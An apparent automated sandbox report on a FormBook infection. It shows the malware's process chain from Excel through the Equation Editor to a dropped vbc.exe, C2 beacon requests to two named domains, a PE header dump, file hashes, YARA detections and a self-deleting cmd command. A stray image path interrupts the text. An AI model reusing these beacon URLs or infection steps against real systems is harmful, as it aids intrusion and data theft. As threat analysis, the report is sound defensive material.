00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 5a 5a 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 90 11 00 00 00 70 00 00 00 12 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 af 01 00 00 90 00 00 00 04 00 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 09 00 00 00 c0 02 00 00 0a 00 00 00 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1:uiuiuiiwiuiiidi!iiitiRichuiPELK\<2p@sp.textZZ\ `.r datap`@@.datar@.ndata@.rsrcv@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	154.84.76.49	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:08:11.805231094 CEST	237	OUT	GET /sh2m/?5jYT=m8cHzjtXExYHSn&yb=Gh1YRPKE7hMK2gEPOUx085csD85J3SgCd0zgJLFEns3tcydKC3XMvqZGo/kL+0Opr0Ax6w== HTTP/1.1 Host: www.alberthospice.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:08:12.100292921 CEST	237	IN	HTTP/1.1 200 OK Date: Fri, 11 Jun 2021 06:08:11 GMT Server: Apache Upgrade: h2 Connection: Upgrade, close Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	45.195.169.197	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:08:17.470237970 CEST	238	OUT	GET /sh2m/?yb=uHvpiI6fXv222fky4svR0qIfr0jRx6IK94tmCuzfhpebrgtGCH2Dzs1/mdmWObBNmZu20A==&5jYT=m8cHzjtXExYHSn HTTP/1.1 Host: www.meganfantastic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:08:17.780684948 CEST	239	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 11 Jun 2021 06:08:17 GMT Content-Type: text/html Content-Length: 479 Connection: close ETag: "6080f05e-1df" Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 3e 0a 09 62 6f 64 79 7b 0a 09 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 34 34 3b 0a 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 31 34 70 78 3b 0a 09 7d 0a 09 68 33 7b 0a 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 36 30 70 78 3b 0a 09 09 63 6f 6c 6f 72 3a 23 65 65 65 3b 0a 09 09 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 3b 0a 09 09 70 61 64 64 69 6e 67 2d 74 6f 70 3a 33 30 70 78 3b 0a 09 09 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 0a 09 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 68 33 3e 34 30 34 ef bc 8c e6 82 a8 e8 af b7 e6 b1 82 e7 9a 84 e6 96 87 e4 bb b6 e4 b8 8d e5 ad 98 e5 9c a8 21 3c 2f 68 33 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!doctype html><html><head><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no"><title>404</title><style>body{background-color:#444;font-size:14px;}h3{font-size:60px;color:#eee;text-align:center;padding-top:30px;font-weight:normal;}</style></head><body> 404! </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2508 Parent PID: 584

General

Start time:	08:06:39
Start date:	11/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc60000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2596 Parent PID: 584

General

Start time:	08:07:01
Start date:	11/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2844 Parent PID: 2596

General

Start time:	08:07:04
Start date:	11/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	224710 bytes
MD5 hash:	8C35AC8D43F7E59105902FA16114144E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2148551339.0000000000510000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2148551339.0000000000510000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2148551339.0000000000510000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 23%, Metadefender, Browse • Detection: 41%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2888 Parent PID: 2844

General

Start time:	08:07:05
Start date:	11/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	224710 bytes
MD5 hash:	8C35AC8D43F7E59105902FA16114144E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2184605345.0000000000530000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2184605345.0000000000530000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2184605345.0000000000530000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2184564654.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2184564654.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2184564654.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.2143287241.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.2143287241.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.2143287241.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2184493776.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2184493776.0000000000270000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2184493776.0000000000270000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2888

General

Start time:	08:07:10
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: control.exe PID: 2444 Parent PID: 1388

General

Start time:	08:07:23

Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0xc20000
File size:	113152 bytes
MD5 hash:	9130377F87A2153FEAB900A00EA1EBFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2355390594.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2355390594.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2355390594.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2355480146.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2355480146.0000000000170000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2355480146.0000000000170000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2355508020.00000000001A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2355508020.00000000001A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2355508020.00000000001A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 2264 Parent PID: 2444

General

Start time:	08:07:28
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a600000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis